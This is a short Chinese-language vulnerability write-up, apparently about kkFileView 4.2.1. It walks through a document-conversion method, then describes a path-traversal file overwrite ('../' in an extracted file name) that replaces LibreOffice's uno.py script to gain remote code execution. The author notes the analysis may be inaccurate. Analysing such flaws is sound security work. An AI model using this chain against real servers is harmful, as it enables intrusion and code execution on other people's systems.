这段代码定义了一个名为 `doExecute()` 的方法，该方法用于执行文档转换任务。让我们逐步分析它：

1. `useStreamAdapters` 变量用于确定是否使用流适配器。它的值取决于 `LocalConverter` 对象的 `loadDocumentMode` 属性和 `officeManager` 的类型。
 - 如果 `loadDocumentMode` 是 `REMOTE`，或者 `loadDocumentMode` 是 `AUTO` 且 `officeManager` 是 `ExternalOfficeManager` 的实例，则设置为 `true`；否则设置为 `false`。
2. 创建一个 `LocalConversionTask` 对象，用于表示本地文档转换任务。构造方法接受源文件、目标文件、是否使用流适配器、加载属性、存储属性和过滤器链等参数。
3. 使用 `officeManager` 执行上述创建的文档转换任务 `task`。

总结

`OutputStream out = new FileOutputStream(extractPath+ folderName + "_" + File.separator + str[0], true);` 使用 `../.. /` 即可导致任意文件内容覆盖

`builder.build().convert(inputFile).to(outputFile).execute();` 转换pdf是启动了LibreOffice 并执行 `C:\Users\26927\Downloads\kkFileView-`

`4.2.1\server\libreoffice\program\uno.py` 脚本中内容导致RCE

文中漏洞分析可能不准确，个人java水平有限